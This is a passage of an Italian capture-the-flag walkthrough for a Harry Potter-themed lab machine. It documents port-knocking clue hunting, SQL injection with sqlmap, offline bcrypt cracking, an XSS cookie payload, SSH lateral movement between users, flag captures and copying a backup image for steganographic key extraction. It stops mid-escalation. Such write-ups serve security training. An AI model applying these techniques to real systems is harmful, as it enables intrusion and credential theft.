


Prova: Figura 9:Il commento nascosto nel codice sorgente della pagina di login del vecchio sito.


Prova: Figura 10: La decodifica della stringa che rivela la porta 12000.

5.2 Analisi CSS Old Site

- **Posizione:** /oldsite/css/style.css (Riga 55)
- **Valore Decodificato:** 37789 => buone



Prova: Figura 11: Il commento nascosto nel foglio di stile legacy.



Prova: Figura 12: La decodifica della stringa che rivela la porta 37789.


Fase 6: Analisi del Traffico & Ricerca Credenziali

Abbiamo intercettato il traffico web utilizzando Burp Suite per analizzare la gestione delle sessioni.

6.1 Il Cookie "Wand"

Dopo aver inviato una richiesta di login, abbiamo osservato un cookie personalizzato chiamato wand.

- **Valore del Cookie:** c2MqVDFsOVN5ezVi
- **Valore Decodificato: sc*T1l9Sy{5b** (Base64)



Prova: Figura 13: Burp Suite cattura la richiesta con il cookie wand.

```
┌──(kali㉿kali)-[~/bbhp]
└─$ echo -n "c2MqVDFsOVN5ezVi" | base64 -d
sc*T1l9Sy{5b
```

Prova: Figura 14: Decodifica del valore Base64 del cookie nel terminale.

Fase 7: Sfruttamento (SQL Injection)


Il form /oldsite/login.php si è rivelato vulnerabile a SQL Injection.

7.1 Dump del Database

Abbiamo utilizzato sqlmap per scaricare il database di backend oldsite e la sua tabella users.

- **Target:** http://192.168.100.19/oldsite/login.php
- **Vulnerabilità:** Boolean-based blind, Error-based, UNION query injection.

Prova: Figura 15 : Il comando iniziale di SQLMap mirato al form.



Prova: Figura 16: SQLMap identifica il database oldsite.

7.2 Credenziali Estratte

La tabella users conteneva quattro account con password hashate in bcrypt, inclusi milena e luca.

Prova: Figura 17: Gli hash degli utenti estratti dal database.

Fase 8: Cracking delle Password Offline

Abbiamo dato priorità al cracking dell'utente milena.

- **Strumento:** John the Ripper (rockyou.txt)
- **Risultato:** milena : darkprincess

```
┌──(kali㉿kali)-[~/bbhp]
└─$ john --wordlist=remaining.txt target_hashes.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 10 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
darkprincess     (milena)
1g 0:00:07:12 0.75% (ETA: 11:48:33) 0.002314g/s 290.3p/s 345.1c/s 345.1C/s CANDIE..ALIANZALIMA
1g 0:00:09:45 1.05% (ETA: 11:08:45) 0.001709g/s 301.6p/s 342.1c/s 342.1C/s Mohammed..Leonel
1g 0:00:11:11 1.23% (ETA: 10:55:20) 0.001489g/s 305.8p/s 341.0c/s 341.0C/s 112409..110768
Use the "--show" option to display all of the cracked passwords reliably
Session aborted
```


Prova: Figura 18: John the Ripper cracka con successo l'hash di Milena.

Fase 9: Raccolta della Sequenza Finale di Bussata


Abbiamo continuato a enumerare i file nascosti per completare la sequenza di port knocking.

9.1 Porte Nascoste Aggiuntive

- **Directory /tmp:** Conteneva un file che rivelava 7282 => intenzioni.
- **/welcome.php:** Il codice sorgente rivelava 65511 => fatto.



Prova: Figura 19: Il testo estratto dalla directory /tmp.




Prova: Figura 20: L'estrazione della porta 65511 dalla pagina di benvenuto.

Fase 10: Enumerazione Autenticata (XSS)


Eseguendo il login nella dashboard principale come **milena (darkprincess)**, è stata rivelata una dashboard interna.

10.1 Dashboard Autenticata

Il codice sorgente della dashboard conteneva un altro commento Brainfuck: 9220 => giuro.



Prova: Figura 21: Il codice sorgente della dashboard autenticata.



Prova: Figura 22: La decodifica della stringa che rivela la porta 9220.

10.2 Bypass del Filtro XSS

L'input della dashboard era vulnerabile a XSS ma filtrava i tag <script>.

Payload: <script>alert(document.cookie)</script>


- **Messaggio di Errore:** i siti hanno restituito un messaggio di errore specifico indirizzato a **"harry"** .

Prova: Figura 23: Il messaggio di errore che rivela il nome "harry".

Poi abbiamo provato la frase **"giuro solennemente di non avere buone intenzioni".**

Payload: giuro solennemente di non avere buone intenzioni

- **Messaggio:** il sito ha risposto con **"Caro user, la Mappa del Malandrino nasconde un altro segreto. Hai provato a bussare?"**.



Prova: Figura 24: Il messaggio di errore che rivela il nome utente "user".

Fase 11: Accesso Iniziale & Enumerazione Interna

Utilizzando il user e password harry sulla porta 2222, abbiamo ottenuto l'accesso iniziale. All'interno del sistema, abbiamo ispezionato i punti di mount del filesystem.

11.1 Il Numero Mancante

I comandi df e mount hanno rivelato che l'amministratore di sistema aveva nascosto indizi direttamente nelle etichette del filesystem.

- **Scoperta:** Un filesystem chiamato lumos era montato con l'etichetta: *"La luce illumina la stanza, rivelando che il numero magico per 'solennemente' è 1700"*.

```
┌──(kali㉿kali)-[~]
└─$ ssh -p 2222 user@192.168.100.19
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
user@192.168.100.19's password:
************************************************************
*                                                          *
*         ⚡ Benvenuti al Server Magico di HogTheta ⚡          *
*                                                          *
*  Qui i comandi possono dar luogo a ogni tipo di incantesimo. *
*                                                          *
*      ⚠ Ricordate: ogni accesso non autorizzato verrà         *
*     immediatamente riportato al Ministero della Magia. ⚠     *
*                                                          *
************************************************************
user@hogtheta:~$ ls
user@hogtheta:~$ ls -la
d-wxrw--wt 1 9754 9754 4096 2026-01-30 09:49 .
drwxr-xr-x 1 root root 4096 2013-04-05 12:02 ..
user@hogtheta:~$ ls /bin
bash           busybox        cat            chgrp          chmod          chown          chvt
cp             cpio           dash           date           dd             df             dir
dmesg          dnsdomainname  domainname     dumpkeys       echo           egrep          enable
false          fgconsole      fgrep          findmnt        grep           gunzip         gzexe
gzip           head           hostname       ip             kbd_mode       kill           kmod
ln             loadkeys       login          ls             lsblk          lsmod          mkdir
mknod          mktemp         more           mount          mountpoint     mt             mt-gnu
mv             nano           nc             nc.traditional netcat         netstat        nisdomainname
open           openvt         pidof          ping           ping6          ps             pwd
rbash          readlink       rm             rmdir          rnano          run-parts      sed
setfont        setupcon       sh             sh.distrib     sleep          ss             stty
su             sync           tail           tailf          tar            tempfile       touch
true           umount         uname          uncompress     unicode_start  vdir           which
ypdomainname   zcat           zcmp           zdiff          zegrep         zfgrep         zforce
zgrep          zless          zmore          znew
user@hogtheta:~$ mount
/dev/sda1 on / type ext3 (rw,errors=remount-ro)
tmpfs on /lib/init/rw type tmpfs (rw,nosuid,mode=0755)
proc on /proc type proc (rw,noexec,nosuid,nodev)
sysfs on /sys type sysfs (rw,noexec,nosuid,nodev)
udev on /dev type tmpfs (rw,mode=0755)
tmpfs on /dev/shm type tmpfs (rw,nosuid,nodev)
devpts on /dev/pts type devpts (rw,noexec,nosuid,gid=5,mode=620)
protego on /un/incantesimo/di/protezione/appare/e rivela che (il,numero,magico,per,'non avere',è,55677)
user@hogtheta:~$ df
Filesystem                                          Size  Used Avail Use% Mounted on
rootfs                                              4.7G  731M  3.8G  17% /
udev                                                 10M     0   10M   0% /dev
tmpfs                                                25M  192K   25M   1% /run
/dev/disk/by-uuid/65626fdc-e4c5-4539-8745-edc212b9b0af  4.7G  731M  3.8G  17% /
tmpfs                                               5.0M     0  5.0M   0% /run/lock
tmpfs                                               101M     0  101M   0% /run/shm
lumos                                               1700     0  1700   0% La luce illumina la stanza, rivelando
che il numero magico per 'solennemente' è 1700.
```


Prova: Figura 25: Il comando df rivela la porta nascosta 1700 per "solennemente".

Fase 12: Port Knocking (La Bussata)

Abbiamo assemblato la sequenza completa basandoci sulla frase della "Mappa del Malandrino" ed eseguito il knock.

Sequenza: 9220, 1700, 9991, 55677, 37789, 7282, 65511, 12000, 41002

- **Risultato:** Il knock ha aperto con successo la **Porta 22 (SSH Standard)**.



Prova: Figura 26: L'esecuzione riuscita della sequenza di port knock.

Fase 13: Movimento Laterale

Abbiamo effettuato il login via SSH sulla porta 22 come milena utilizzando la password darkprincess.

13.1 Utente "Milena"

- **Flag:** FLAG{incanto_della_sapienza_123}
- **Enumerazione:** Abbiamo trovato un file swap nascosto .myLovePotion.swp in una directory condivisa contenente una password.

```
┌──(kali㉿kali)-[~]
└─$ ssh -p 22 milena@192.168.100.19
The authenticity of host '192.168.100.19 (192.168.100.19)' can't be established.
ED25519 key fingerprint is: SHA256:O4h4×4V2v+1Inrs7xwxiZweljAWid14utj/nHArtRKI
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.100.19' (ED25519) to the list of known hosts.
milena@192.168.100.19's password:
Theta fa schifo

Last login: Wed Oct  2 13:44:29 2024
milena@blackbox:~$ ls -la
total 36
drwx------ 4 milena milena 4096 Oct  2  2024 .
drwxr-xr-x 7 root   root   4096 Sep 30  2024 ..
-rw------- 1 milena milena  185 Oct  2  2024 .bash_history
-rw-r--r-- 1 milena milena  220 Sep 22  2024 .bash_logout
-rw-r--r-- 1 milena milena 3771 Sep 22  2024 .bashrc
drwx------ 2 milena milena 4096 Sep 30  2024 .cache
drwxrwxr-x 3 milena milena 4096 Sep 22  2024 .local
-rw-r--r-- 1 milena milena  807 Sep 22  2024 .profile
-rw-r--r-- 1 root   root     33 Sep 24  2024 flag.txt
milena@blackbox:~$ cat flag.txt
FLAG{incanto_della_sapienza_123}
milena@blackbox:~$ cd ../
milena@blackbox:/home$ ls -la
total 28
drwxr-xr-x  7 root   root   4096 Sep 30  2024 .
drwxr-xr-x 21 root   root   4096 Oct  2  2024 ..
drwx------ 10 anna   anna   4096 Oct  2  2024 anna
drwx------  2 luca   luca   4096 Oct  2  2024 luca
drwx------  3 marco  marco  4096 Sep 30  2024 marco
drwx------  4 milena milena 4096 Oct  2  2024 milena
drwxrwx---  2 anna   shared 4096 Oct  2  2024 shared
milena@blackbox:/home$ cd /shared
-bash: cd: /shared: No such file or directory
milena@blackbox:/home$ cd shared
milena@blackbox:/home/shared$ ls -la
total 12
drwxrwx--- 2 anna   shared 4096 Oct  2  2024 .
drwxr-xr-x 7 root   root   4096 Sep 30  2024 ..
-rw-rw-r-- 1 milena shared   45 Oct  2  2024 .myLovePotion.swp
```

Prova: Figura 27: Login SSH come milena e recupero della prima flag.

```
cat: .mylovePotion.swp: No such file or directory
milena@blackbox:/home/shared$ cat .myLovePotion.swp
ai(q4P7>(Fw9S3P
9iT(0F98!7^-I&h
darkprincess
```

Prova: Figura 28: Lettura del file .myLovePotion.swp per rivelare le credenziali.

13.2 Pivot su "Luca"

Utilizzando le credenziali scoperte, abbiamo cambiato utente passando a luca.

- **Flag:** FLAG{cuore_di_leone_456}

```
milena@blackbox:/home/shared$ su luca
Password:
luca@blackbox:/home/shared$ ls -la
total 12
drwxrwx—— 2 anna   shared 4096 Oct  2  2024 .
drwxr-xr-x 7 root   root   4096 Sep 30  2024 ..
-rw-rw-r-- 1 milena shared   45 Oct  2  2024 .myLovePotion.swp
luca@blackbox:/home/shared$ cd ../
luca@blackbox:/home$ ls -la
total 28
drwxr-xr-x  7 root   root   4096 Sep 30  2024 .
drwxr-xr-x 21 root   root   4096 Oct  2  2024 ..
drwx————— 10 anna   anna   4096 Oct  2  2024 anna
drwx—————  2 luca   luca   4096 Oct  2  2024 luca
drwx—————  3 marco  marco  4096 Sep 30  2024 marco
drwx—————  4 milena milena 4096 Oct  2  2024 milena
drwxrwx——  2 anna   shared 4096 Oct  2  2024 shared
luca@blackbox:/home$ cd luca
luca@blackbox:~$ ls -la
total 164
drwx————— 2 luca luca   4096 Oct  2  2024 .
drwxr-xr-x 7 root root   4096 Sep 30  2024 ..
-rw-r--r-- 1 luca luca    220 Sep 22  2024 .bash_logout
-rw-r--r-- 1 luca luca   3771 Sep 22  2024 .bashrc
-rw-r--r-- 1 luca luca    807 Sep 22  2024 .profile
-rw-r--r-- 1 luca luca 142396 Oct  2  2024 .theta-key.jpg.bk
-rw-r--r-- 1 root root     25 Sep 24  2024 flag.txt
luca@blackbox:~$ cat flag.txt
FLAG{cuore_di_leone_456}
```

Prova: Figura 29: Cambio utente riuscito verso luca e cattura della seconda flag.

Fase 14: Escalation dei Privilegi (Root)

Nella home directory di Luca, abbiamo trovato un file immagine di backup .theta-key.jpg.bk.

14.1 Estrazione Steganografica

Abbiamo trasferito il file sulla nostra macchina attaccante e usato steghide con la **Password Wand** (c2MqVDFsOVN5ezVi) trovata in precedenza nella Fase 6.

- **Risultato:** Estratta una Chiave Privata SSH (id_rsa).

```
┌──(kali㉿kali)-[~]
└─$ scp -P 22 luca@192.168.100.19:~/.theta-key.jpg.bk ~/Desktop/
luca@192.168.100.19's password:
.theta-key.jpg.bk
```

Prova: Figura 30: Esfiltrazione dell'immagine di backup nascosta tramite SCP.

